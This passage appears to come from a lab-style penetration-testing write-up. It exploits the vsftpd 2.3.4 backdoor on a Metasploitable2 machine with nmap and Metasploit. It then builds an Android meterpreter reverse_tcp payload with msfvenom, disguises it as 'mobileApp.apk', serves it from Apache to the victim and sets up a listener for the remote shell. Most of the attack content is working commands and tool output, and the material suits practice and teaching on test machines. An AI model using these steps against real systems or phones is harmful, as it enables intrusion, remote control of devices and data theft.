3. Scanning: -Now as we have the victim's ip address, we can gather information and exploit it. For this we will use a tool called nmap is the best option to use.  
*nmap -sV -T5 <victim's ip address> -Pn*
4. Vulnerability Analysis: - As we can see so many ports are opened but our workstation is ftp, port 21.



5. Exploitation: -To exploit, we will use metasploit. We can open it by msfconsole command.



```
(kali@kali)-[~/Documents]
$ msfconsole

cowsay++

< metasploit >

kali LINUX

"The quieter you become, the more you are able to hear"


= [metasploit v6.3.31-dev]
+ -- -- [2346 exploits - 1217 auxiliary - 413 post]
+ -- -- [1390 payloads - 46 encoders - 11 nops]
+ -- -- [9 evasion]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

6. Follow the images shown below for further exploitation.

- Search for vsftpd module use 1 (mod number)
- Press options to see what parameters to set
- Press RHOSTS command to set remote host; victim's ip.
- Exploit



```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd


Matching Modules

Name Disclosure Date Rank Check
Description
- - - - -
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes
VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No
VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

7. We have to create a folder in the remote system. We will create the folder by *mkdir* command.



```
File Actions Edit View Help
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
mkdir Abhisek Nayak

inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:321 errors:0 dropped:0 overruns:0 frame:0
TX packets:321 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:132641 (129.5 KB) TX bytes:132641 (129.5 KB)


msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ls
bin boot cdrom dev etc home initrd initrd.img lib
lost+found media mnt nohup.out opt proc srv usr
var vmlinuz
msfadmin@metasploitable:~$
```

## Conclusion: -

The metasploitable2 system is vulnerable to many openings but for this task, ftp port was the easiest to exploit. Basically, this machine was created for cybersecurity officials and pen tester to practice and sharpen their hacking skills.

## Exploiting android system through kali Linux: -

1. Start both the machines. It will take few minutes.
2. To exploit the android system, we need to create an exploit using Metasploit.
3. Follow the images given below for further exploitation.
4. As we are trying a web attack so we need to enable our apache2 server, which can be done by Service apache2 start and to check, replace start by status.



```
msf6 > service apache2 status
[*] exec: service apache2 status

● apache2.service - The Apache HTTP Server
 Loaded: loaded (/lib/systemd/system/apache2.service; disabled; preset: disabled)
 Active: active (running) since Tue 2023-09-05 03:16:17 EDT; 6s ago
 Docs: https://httpd.apache.org/docs/2.4/
 Process: 7764 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
 Main PID: 7795 (apache2)
 Tasks: 6 (limit: 4602)
 Memory: 19.7M
 CPU: 539ms
 CGroup: /system.slice/apache2.service
 └─7795 /usr/sbin/apache2 -k start
 └─7809 /usr/sbin/apache2 -k start
 └─7810 /usr/sbin/apache2 -k start
 └─7811 /usr/sbin/apache2 -k start
 └─7812 /usr/sbin/apache2 -k start
 └─7813 /usr/sbin/apache2 -k start

Sep 05 03:16:17 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
Sep 05 03:16:17 kali apachectl[7794]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name>
Sep 05 03:16:17 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-20/20 (END)
```


5. Exploitation: -Given below command to create and exploit the android system.

*>msfvenom -p android/meterpreter/reverse\_tcp*


*LHOST=192.168.29.218 LPORT=4444R> /var/www/html/mobileApp.apk*

- a) use multi/handler
- b) set payload android/meterpreter/reverse\_tcp
- c) show option - We can see that the LHOST is not set.
- d) set LHOST 192.168.29.25(Attacker's Ip address)








6. Before exploiting the android system, we have to send the payload to the android system.
7. We can download the malicious .apk file from web-browser, 192.168.29.25/mobileApp.apk.



8. After downloading the .apk file, it will show like this,Main Activity.




Follow the instructions given below for smooth installation: -





9. *Exploit.* After the exploit command, we will click the app to start.




